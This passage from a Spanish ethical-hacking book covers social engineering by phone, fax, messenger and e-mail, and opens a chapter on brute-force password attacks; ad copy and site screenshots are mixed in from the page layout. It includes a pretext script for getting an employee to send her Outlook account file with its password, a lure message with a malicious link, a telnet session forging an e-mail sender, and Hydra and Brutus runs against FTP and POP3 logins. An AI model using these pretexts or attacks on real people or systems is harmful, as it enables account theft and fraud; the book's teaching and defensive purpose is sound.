Resto de la firma con direcciones y teléfonos.

Imaginemos que este correo lo recibe un gerente de producción, supuestamente contactado por un nuevo agente de calidad que quiere conocer su trabajo y es de la casa matriz (principal) de la empresa.

Mientras espera una respuesta por parte del gerente (quien al ver que nombra a la recepcionista con naturalidad tendrá más confianza en el texto, que será más convincente si figuran estas piezas), de ser ésta positiva o al menos dudosa, este ingeniero social llamará de nuevo a Agustina solicitándole el informe faxeado o reenviado a su e-mail, ya que es muy probable que no vaya en persona y se las ingenie para conseguirlo de modo impersonal o a través de un tercero.

El modo de abordar el caso podría ser más sutil aún. Las situaciones son numerosas por la cantidad de posibles variantes y personalidades involucradas. Es importante planificar una política interna acerca de los canales de comunicación que contemple la descentralización de información institucional, su modo de envío cifrado y sus responsables. Otro de los casos más típicos es el llamado del empleado al usuario común de la empresa.

–Hola Agustina. Te llamo de Sistemas, soy Diego Pérez. ¿Podrías ayudarme un segundo? Estamos mejorando el tema del correo electrónico en la empresa y tengo que generar un archivo de tu cliente de correo. Son dos pasos solamente. ¿Estás con la máquina encendida?

–Eh. Hola, sí.

–Abrí Outlook por favor, andá a Herramientas, luego a Cuentas...

No hace falta mucho guión para hacerle exportar a una secretaria sin muchos conocimientos de PC el archivo **.iaf** de su cuenta y hacer que lo envíe para revisarlo. Este archivo posee toda la configuración de la cuenta de e-mail de Outlook, incluso password, servidor SMTP y POP3, etcétera.

También debemos tener en cuenta que desde teléfonos celulares se pueden llevar a cabo variadas acciones relacionadas con ingeniería social, como enviar páginas mediante mensajes de texto, e-mails, llamadas o conectarse a mensajeros

instantáneos.

instantáneos.

Do almost anything with your voice

Voice Over Maker - AV Voice Changer Software Diamond 6.0

The highest edition of **AV Voice Changer Software** series, **Voice Changer Software Diamond** can, among other features, alter and create different voices to make voice-over and voice dubbing for audio/video clips, presentations, narrations, voice messages, voice mails, E-greeting cards, etc. This Diamond Edition also presents a faster voice morphing algorithm, pro-looking interface, and **numerous nickvoices**. **NEW BACKGROUND EFFECTS** in version 6.0 as well as packages of **parody voices** that help users talk in the voices of many Hollywood stars and other famous people.

\$99.95

Buy Now Trial Download Testimonial Tutorials

Demonstration Voice Samples Parody Voices Screenshots Compare 3 Editions FAQs

main Benefits of Voice Changer Software Diamond:

 Do-it-yourself voice-overs Easily create your own, high quality voiceovers for movie, radio, narration...and more	 Voice actor tool View your voice to understand what's going on with your current voices (original and changed voices)
 Fun in chat zone, phone, games... Change, in real time, your voice to female or male for voice chat, phone, online games...	 Voice mimicker Mimic other people's voices, imitate Hollywood stars' and famous people's voices, and mix parody voices...

Other Editions:

AV Voice Changer Software
Voice Recorder - AV VCS GOLD

User Review

This Voice Changer Software works incredibly well... it is the best that I have been able to find in the marketplace Magnet, U.S.A.
[Write an online review](#)

Awards and verifications:



Audio. En la actualidad, el **voice morphing** (deformación de voz) a través de software permite suplantar identidades gracias a la complejidad que poseen este tipo de aplicaciones. Por ejemplo, un señor puede lograr la voz de una señorita.

Ingeniería social vía fax

Muchos dominios han sido usurpados mediante fax. Hace tiempo, esto les pasó a los creadores de una conocida E-zine española, como a otros tantos aquí gracias a Photoshop y un escaneo de documento de identidad, faxeado con una simple nota. Un muy buen artículo sobre el tema se encuentra en www.bufetalmeida.com/133/urspacion-de-dominios-y-derecho-penal.html (sitio de abogados españoles con

Celulares comprometidos

Se denomina Hacking Bluetooth a lo que sucede cuando la agenda de contactos del celular es comprometida. Ésta suele brindar muchos datos para realizar ingeniería social de alta credibilidad. Si nuestro celular tiene este servicio, conviene deshabilitarlo www.security-hacks.com/2007/05/25/essential-bluetooth-hacking-tools.

muchas experiencias en casos de intrusión y delitos informáticos).

El engaño consiste, simplemente, en hacer un reclamo mediante fax a la institución que maneja el dominio a nombre del actual y real propietario solicitándole algún cambio de dato de registro u otro dato que permita luego utilizarlo para redireccionarlo hacia cualquier IP de Internet.

En la página de preguntas frecuentes de Nic.ar (www.nic.ar/faq3.html), podemos ver el modelo de nota (formato) que detallan para el fax. Así, un simple fax puede dejar a una organización sin su plataforma de comunicación y marketing online o bien, puede utilizarse para otros delitos informáticos que no vamos a detallar en este libro. En este caso, el ingeniero social se expone a falsificación de documento público (lo cual está penado) y a otras cosas, y depende de la organización que esté detrás del dominio en cuestión y de la reacción de ésta en caso de ser víctima.

Ingeniería social vía mensajeros instantáneos

El mensajero instantáneo es un medio con mucha llegada al usuario común, aunque en épocas anteriores no había tanta gente conectada como sucede ahora con MSN Live. Suplantar la identidad en MSN es relativamente fácil y los mensajes pueden utilizarse de diversas formas:

- Se le puede inventar alguna historia.
- Se puede enviar archivos directamente.
- Se puede pasar un link de página (ésta puede tener archivos infectados o links hacia archivos ejecutables, o algo que le saque determinada cookie o una imagen que deja el log de la dirección IP de la víctima).

Para hacerlo, se agrega la persona a la lista de contactos y se le envía el mensaje con el link en estilo informal como:

“Hola capo, estoy desde la cuenta de mi prima, te paso la página que te conté, estoy llegando de viaje mañana a casa. Saludos
<http://www.sitiomalicioso.com>”

Ingeniería social según microsoft

Si queremos conocer la explicación de Microsoft sobre lo que significa la ingeniería social, podemos visitar www.microsoft.com/Spain/athome/security/email/socialengineering.mspx. En esa página encontraremos las recomendaciones y las soluciones de la empresa.

Ingeniería social vía e-mail

El e-mail es el principal canal de ingeniería social en estos días. Lo utilizan los estafadores, los spammers, los intrusos y los gusanos (programas que, al ser ejecutados por el usuario o habiendo ingresado en nuestro sistema por algún servicio vulnerable, infectan la máquina para luego enviar un e-mail a todos los miembros de nuestra lista de contactos. Por ejemplo, VBS/LoveLetter worm). Recordemos que el e-mail permite suplantación de la identidad (el que dice que es anónimo, no conoce los medios de intercepción y rastreo).

El e-mail posee tres particularidades interesantes para combinar con la ingeniería social:

- Se puede falsear el remitente (sender o quien lo envía). Veamos un ejemplo de cómo enviar un e-mail con remitente inventado:

```
shell>telnet IP 25 // conecta al servidor smtp mediante telnet

Trying IP, 25 ... Open
220 smtpx.xxxxxx.com.ar ESMTP// conecta al smtp
helo PC4// saludamos con eso, PC4 es nuestro nombre de host
250 smtpx.xxxxxx.com.ar
mail from: test@dominioquesenosocurra.com.ar// Quien envia
250 ok
rcpt to: nuestromail@xxx.com// Quien recibe
250 ok
data // Anunciamos cuerpo del mensaje

354 go ahead
X-Mailer: amano v2.0
Message-ID: 34235
```

Historia del correo electrónico

www.telecable.es/personales/carlosmg1/historia_correo.htm es un sitio donde podemos encontrar la historia del correo electrónico en español. Entre otras cosas, la página cuenta cómo los usuarios de sistemas dejaron de pasarse archivos con texto hacia carpetas para luego enviarse mensajes entre máquinas con este nuevo estándar.

```
to: nuestromail@xxx.com
from: test@dominioquesenosocurra.com.ar
Subject: Testeando envio de mails a mano.

Hola, esto es una prueba via telnet.// Mensaje.// Escribimos un punto y
damos enter para terminar.

250 ok 289736235443 qp 2343864
quit
221 smtpx.xxxxxx.com.ar
[Connection to IP closed by foreign host] // Se desconecta
...
```

Así se vería el código fuente del mensaje que nos llegó:

```
Received: from smtpx.xxxx.com.ar (smtpx.xxxx.com.ar) by IP-pop3 (7.9.3/7.9.3)
  with SMTP id MAA12494 for < nuestromail@xxx.com >; Tue, 8 Jan 2007
  00:00:00 +0900 (KST)
Received: (qmail 2243 invoked from network); 8 Jan 2007 00:00:00 -0000
Received: from unknown (HELO PC4 ) (IP desde donde se ejecutó el cliente
  telnet) by smtpx.xxxx.com.ar with SMTP; 8 Jan 2007 00:00:00 - 0000
Message-ID: <34235>
From: < test@dominioquesenosocurra.com.ar >
To: < nuestromail@xxx.com >
Subject: Testeando envio de mails a mano.


X-Mailer: amano v2.0
Subject: Testeando envio de mails a mano.
...
```

- Se puede confeccionar en html. Esto lo hace menos visible a los links maliciosos o, hacia cosas maliciosas.

US-CERT aconseja

En el sitio <http://www.us-cert.gov/cas/tips/ST04-014.html> podrán encontrar (en inglés) consejos de como prevenir ataques de ingeniería social y phishing.

Por Mindi McDowell



Outlook. Un link en html hace menos visible un URL malicioso y por eso es fundamental no ingresar (o hacerlo con mucho cuidado) en páginas que llegan a nuestro correo.

- Se puede declarar hacia qué casilla será enviada la respuesta del e-mail original:

```
From: "Remitente real falsificado" xxxx@gmail.com // Emisor falso

Reply-To: xxxx@hotmail.com // Casilla de intruso

To: info@dominiovictima.com // Casilla víctima
```

En este caso, lo que sucede es que el intruso le envía un e-mail a la víctima a nombre de un conocido de ésta y desde su respectiva casilla, pero que jamás salió desde ella porque es un e-mail falso. Si no presta atención, esta víctima cuando

Whitelist

Es un listado de casillas de e-mail de confianza. Un modo de aplicación sería que con el correo interno, los empleados pudieran comunicarse entre sí, pero al hacerlo hacia fuera (Internet), sólo se lograra a través de una whitelist en la que figurarían clientes, proveedores, sucursales y casillas de confianza. Lo no incluido en la lista sería descartado.

responda lo estará haciendo hacia la casilla del intruso.

Más allá de estas características propias del e-mail, su contenido juega un papel importante, ya que se pueden enviar links, archivos, historias inventadas y engaños de todo tipo. Así, es posible conseguir datos muy variados (por ejemplo, la planilla de las 100 preguntas para amigos con su color preferido, película favorita, etcétera), acceder a mensajeros, listas de contactos y mucho más.



Libro. **No Tech Hacking** es una guía de ingeniería social, **dumpster diving** (trashing) y **shoulder surfing** (mirar claves por sobre los hombros) escrita por Johnny Long y publicada por Syngress.

MEDIDAS CONTRA EL ENGAÑO

En las organizaciones serias que utilizan recursos y recaudos en cuanto a seguridad de la información, la ingeniería social es tomada como una potencial

Recursos relacionados con la ingeniería social

Ética de los negocios: www.eseade.edu.ar/servicios/Libertas/11_5_Machan.pdf. Acerca de la persuasión: www.cepvi.com/articulos/persuasion.shtml. Influir sobre las personas: http://encontrandoexito.com/Ebooks/como_ganar_amigos_influir_sobre_las_personas.pdf. El paralenguaje: www.google.com/search?hl=es&q=paralenguaje.

amenaza a su activo: la información.

A través del hacking ético, un profesional de seguridad intentará emular en la organización estos ataques -como supimos al principio- a fin de lograr lo mismo que podría alcanzar esta vez un ingeniero social o intruso (ya sea un empleado descontento o ex empleado, hacker, espía industrial, competencia). El propósito de esto es descubrir cuáles son los errores que se cometan en el trato con las personas en cuanto a divulgación de información supuestamente inofensiva y agentes externos a través de los medios de comunicación o en persona, es decir, desde el momento en que se la recibe en la empresa. Veamos ahora algunas medidas para mejorar este aspecto.

Se entrena a la gente mediante charlas (especialmente a las recepcionistas que trabajan en mesa de entrada, a las telefonistas, al personal de seguridad, a las secretarías y a los ejecutivos) acerca de esta fuga de información. También se desarrollan políticas para el manejo interno de la información, su clasificación y la no descentralización de ésta por fuera del protocolo.

Se llevan a cabo testeos éticos de seguridad (que no tendrán impacto en la organización, sino que darán una noción de cómo está resguardada ante este tipo de amenaza) como el que detallamos anteriormente, se realizarán pruebas como la de los pendrives-trampa y otros métodos más intrusivos. La finalidad de todo esto es que sirven también para mejorar el nivel de seguridad relacionado a accesos físicos. En síntesis, los integrantes de todo el sistema deberían contar con estos elementos:

- Concientización institucional acerca de la ingeniería social.
- Políticas internas que contemplen la descentralización de datos y el resguardo de la información.
- Políticas acerca del buen uso de recursos de comunicación e informáticos, por parte de todos los empleados.
- Lucidez mental.

De no ser así, es muy probable que el ingeniero social que tome a esa organización como objetivo, tarde o temprano consiga su fin y la comprometa.

Lo más importante dentro de la organización es integrar a la gente que se desem-

Actuación de ingenieros sociales

Si deseamos conocer mejor la forma de actuar de un ingeniero social, hay que conocer a Patricio Peker. Es disertante acerca de la influencia y persuasión en las personas, y trata temas como los patrones mentales, estrategias para diálogos, objeciones, negociados. La dirección de su sitio es www.ganaropciones.com/peker.htm y sus mp3 son muy interesantes.

peña en el sistema como parte del planeamiento estratégico de seguridad de la información y concientizarla periódicamente a partir del mismo reclutamiento.

Área de riesgo	Táctica intrusiva	Estrategia
Teléfono (receptionista)	Impersonalización y persuasión	Entrene a sus empleados para que no den información confidencial ni passwords
Entrada de edificio	Acceso físico no autorizado	Personal de seguridad
Oficina	Mirar sobre el hombro	Vea si hay alguien presente
Teléfono (mesa de ayuda)	Imper. en llamadas ayuda	Utilice PINs
Oficina	Búsqueda de puertas abiertas	Invitados y visitantes escoltados
Sala de correo	Inserción de memos	Cierre y monitoree
Sala de máquinas o teléfono de linea	Entrar, robar o plantar sniffer	Mantenga cerrado e inventariado
Teléfono y PBX	Robar linea	Controle llamadas y rechace transferencias
Cestos de basura	Extraer basura	Monitoree, borre de modo seguro y destruya lo descartado.
Intranet e internet	Plantar sniffers	Continuo revisiones de los cambios en la red y uso de los passwords
Oficina	Robar datos sensibles	Cierre y guarde todo.
General - Psicológico	Impersonalización y persuasión	Entrene al personal periodicamente

Contramedidas. Del documento Social Engineering Fundamentals, Part II: Combat Strategies de **Sarah Granger**. www.securityfocus.com/infocus/1533

The screenshot shows the Secunia website homepage. On the left, there's a sidebar with links for 'Software Inspectors', 'Solutions For', 'Free Solutions For', and 'Secunia Advisories'. The main content area features several 'Secunia Highlights' with titles like 'Novell GroupWise WebAccess Script Insertion' and 'PHP Multiple Vulnerabilities'. Each highlight includes a severity rating (e.g., 'Moderately critical'), a source ('Novell', 'Juan Pablo Lopez Yacubian', 'php'), and a timestamp ('Issued 11 hours ago', 'Issued 13 hours ago'). To the right, there's an 'Announcement' section for 'The Secunia NSI 2 - available now!', which mentions a new version of the Secunia NSI has been released and provides download links.

Espacio dedicado a informar diariamente sobre vulnerabilidades de sistemas y aplicaciones en formato advisory (aviso con detalles técnicos) vía e-mail a todo aquel que se dé de alta en el boletín. Contiene noticias, documentos técnicos (whitepapers) que describen fallas, blog, panel de trabajos y mucho más.

<http://hwagm.elhacker.net>

The screenshot shows the HWAGM website, which is a resource for wireless security. The top navigation bar includes links for 'HWAGM', 'SEGURIDAD WIRELESS', and 'CompraWIFI'. Below the navigation, there's a banner with the text 'Herramientas inseguridad, monitorización y auditoría de redes inalámbricas'. The left sidebar contains a 'Menu Web' with links for 'Home', 'Foro', 'Productos ONLINE', and several sub-categories like 'Hardware y equipos', 'Materiales', 'Bricolaje', 'S.O. Linux', 'Software', 'Drivers', 'Tutorial', and 'Herramientas'. The main content area features a 'Bienvenidos a "Seguridad Wireless".' message and a 'Novedad' section with a link to 'Encriptación WPA - "un antes y un después (ya no son lo que eran)"'. It also includes download links for 'wifiway-1.0-beta2.iso' (MD5: e24ca81486710e546246788ec5834d02) and 'wifislax-small-3.1' (MD5: ea2b0b77ab981adeedd9dd59aea06fe8). At the bottom, there are two download buttons: 'Wifiway 0.8' and 'Wifislax 3.1'.

Sitio web acerca de seguridad sobre tecnología WiFi. Proveen un CD live con herramientas para auditar este tipo de sistemas (wifislax) y un foro especializado con gente dedicada al chequeo de redes inalámbricas que nos

4 > Fuerza bruta

En este capítulo veremos cómo se lleva a cabo esta técnica, conocida en inglés como Brute Force. Conoceremos sus mecanismos, las herramientas utilizadas, los modos, destinos y tiempos, las clases de algoritmos por descifrar y los servicios en donde es posible auditar con ella accesos válidos del tipo FTP, SSH, o POP3. Por otro lado, conoceremos en detalle las causas que inciden en los tiempos de resultado al aplicarla.

INTRODUCCIÓN A FUERZA BRUTA (FB)


When in doubt, use brute force.

Ken Thompson, Co-inventor de Unix.

Fuerza bruta es una técnica que proviene originalmente de la criptografía, en especial del criptanálisis (el arte de romper códigos cifrados o descifrar textos). Es una manera de resolver problemas mediante un algoritmo simple de programación, que se encarga de generar y de ir probando las diferentes posibilidades hasta dar con el resultado esperado o de mejor conveniencia.

Los casos de fuerza bruta que describiremos en este capítulo están orientados a la acción de generar claves (mediante la combinación secuencial de caracteres) y a probarlas en determinado servicio de autentificación o archivo para verificar si coinciden con un login válido de acceso (usuario y clave o sólo clave). Por otro lado, apuntan al proceso de romper el cifrado de archivos que contienen passwords de sistemas operativos o cuentas de usuario de otras aplicaciones.

Como profesionales éticos, podemos utilizar esta técnica y sus herramientas para verificar la vulnerabilidad de lo que debemos proteger y solucionarla.



What is passclicks?

Passclicks is a new way to login to websites without users having to remember their old style textual password. Studies have revealed that humans are way better in remembering visual things than textual things. With passclicks your normal textual passwords are replaced with a sequence of clicks on an image.

For this passclicks example I have chosen an image of a city because it contains many distinct visual points which can be used for. Other images are possible but the more distinct visual points they contain the better. One possible improvement to passclicks would be if the user could choose from a set of pictures.

As some people requested: [an overlay of 157090 points people clicked](#).

Example

Click 5 times on the image to generate your passclicks. Once you clicked 5 points you will automatically be redirected.

5 clicks left




Clicks. Una forma ingeniosa de implementar un sistema de logueo funciona mediante una secuencia de clics en diferentes puntos visuales de una imagen. Este sistema (<http://labs.mininova.org/passclicks/>)

Empleos y orientación

En seguridad informática, a veces es necesario llevar a cabo fuerza bruta para evitar el trabajo de probar a mano o generar combinaciones, algo que nos llevaría mucho tiempo de trabajo. Por ejemplo en estos siete casos:

- Si necesitamos descubrir determinado usuario o password de un servicio de autentificación como FTP, SSH o POP3 de manera remota a través de una red.
- Obtener el password de archivos del paquete Office u otras aplicaciones del tipo compresores (.rar, .zip, .mdb, .xls, .doc) de modo local.



Office. Solicitud de contraseña en base de datos de Access, que puede ser fácilmente crackeada o rota, como vulgarmente se dice, o descubierta por fuerza bruta.

- En el caso de formularios web de autentificación que solicitan que ingresemos usuario y clave (validación online, .htaccess, intranets con logins).

Encriptar no, cifrar.

La palabra encriptar no se encuentra incluida en el *Diccionario de la Real Academia Española*, ya que se trata de una deformación del término inglés to encrypt. Aunque su uso está muy difundido, la palabra correcta es cifrar, que proviene de cifrado.



Weblogin. Solicitud de login (usuario y password) para ingresar en un repositorio de políticas para la gestión de la seguridad de la información en el sitio Segu-info.

- Para romper los cifrados típicos de los archivos shadow en Linux, Solaris y Unix, o los archivos hasheados SAM de la familia Windows.
- Para descifrar strings de datos cifrados, como las claves almacenadas en md5 de los foros, o passwords como los que están presentes en routers Cisco.
- Para calcular sesiones ID válidas de URLs en páginas de comercio electrónico u otro tipo de sitio web.
- Para aplicar fuerza bruta a una aplicación que cuenta con una interfaz gráfica (como aquellas que fueron desarrolladas en Visual Basic, Powercobol, VisualFox o Delphi, entre otros lenguajes). Esto puede ser hecho tanto de manera local, con autenticación de usuario, o remotamente, utilizando un cliente para ese servicio (como Viewer de VNC por ejemplo) y haciendo que éste automatice su intento por lograr un login válido en el servidor.

Hasheado

El término hasheado se aplica en los casos en los que el password se encuentra oculto en algo llamado hash, que es un string más o menos así: f1a81d782dea3a19bd-ca383bffe68452. Luego de ser descifrado, quizás eso sea una clave del tipo c4r0l1n4.

Pipper v1.24 by Mandingo

Descripción

La idea de crear este programa surge como necesidad a la hora de automatizar peticiones en aplicativos Web. El programa en si resulta lo suficientemente genérico como para llevar a cabo multitud de acciones que hasta ahora se realizaban mediante la creación de diversos "scripts" o bien, el uso de múltiples herramientas.

Este programa no pretende ser la solución a todos los problemas de auditoría Web, pretende ser más bien una ayuda adicional a los auditores de este tipo de aplicativos, ya que se presupone un conocimiento previo de las tareas que se realizan comúnmente; Pipper únicamente muestra información numérico-visual (códigos de error, número de líneas y palabras devueltas, textos coloreados, etc.), tal y como se verá más adelante. Esta información deberá de ser interpretada posteriormente por el auditor, el cual tendrá que ser capaz de diagnosticar "qué está ocurriendo".

Un buen uso de este programa reducirá notablemente los tiempos de prueba/error dedicados a "bruteforcear" variables/cookies/credenciales, búsqueda de ficheros (páginas, cgi's, etc...), localizar fallos de "Cross-Site Scripting", "SQL Injections", etc.

Requerimientos

La versión actual necesita de lo siguiente para funcionar correctamente:

- Sistema operativo Unix/Linux.
- Interprete PERL.
- Software "curl" instalado en el sistema.
- Un cerebro resulta también muy recomendable ;-)

Pipper. Herramienta creada por Alberto Moro (Mandingo), muy útil para realizar brute force sobre variables, cookies y credenciales o buscar CGIs, SQL injection y XSS, entre otros (www.yoire.com/downloads.php?tag=pipper).

Ejemplos didácticos

Veamos unos ejemplos para comprender mejor la aplicación de esta técnica.

Fuerza bruta aplicada a usuarios de servicios de autentificación remota.


Para realizar esto, utilizaremos la excelente herramienta Hydra sobre Linux y el veterano Brutus (win32) sobre Windows. Hydra se puede descargar de free-world.thc.org/releases.php y, para ver ejemplos de utilización, hay que leer el archivo README. El sitio de Brutus es www.hoobie.net/brutus/, y los archivos de definición se encuentran en www.hoobie.net/brutus/brutus-application-definition-files.html. Para aprender a utilizarlo, podemos buscar la frase Manual Brutus.

Enigma

Nombre de una máquina que utilizaba un sistema rotatorio para el cifrado de mensajes allá por los años 30'. Tenía fama de ser inviolable y fue utilizada inicialmente por los militares alemanes. Los polacos hicieron ingeniería inversa sobre una máquina capturada a estos, para así poder dar con la técnica del desciframiento.

tus en Google. Cabe aclarar que las imágenes que utilizaremos en nuestros ejemplos están editadas por razones de confidencialidad.

En el primer ejemplo que veremos, el objetivo es determinar qué password tiene el usuario **ctori** en un servidor FTP.




Hydra. Aquí podemos ver cómo Hydra (ejecutado en una Shell y en su versión visual HydraGTK) encontró el password desde una lista de palabras (Pass.txt).

Como segundo ejemplo, supongamos que deseamos chequear algunas cuentas de usuario válidas (comprobando usuario y password de cada una de ellas) en la organización objetivo (los datos de las cuentas fueron obtenidos mediante otras técnicas). Veamos cómo se vería esto en la aplicación Brutus.

The CODEBREAKERS

Si les interesa la criptografía, un libro de lectura obligada es: *The Codebreakers. The Comprehensive History of Secret Communications from Ancient Times to the Internet.* de David Kahn. ISBN: 0684831309. Casi 1200 páginas muy interesantes acerca del tema.



- 1- Objetivo, ya sea dirección IP o dominio.
- 2- Protocolo (POP3).
- 3- Definir servidor proxy.
- 4- Tiempos de espera de respuesta.
- 5- Modo de formato de login en la lista de palabras (en este caso, configurado en modo combo usuario:password).
- 6- Muestra los accesos válidos en el sistema.
- 7- Muestra cuántos intentos hubo para dar con cada acceso válido.
- 8- Muestra el tiempo estimado para terminar la tarea.
- 9- Muestra los intentos en tiempo real.
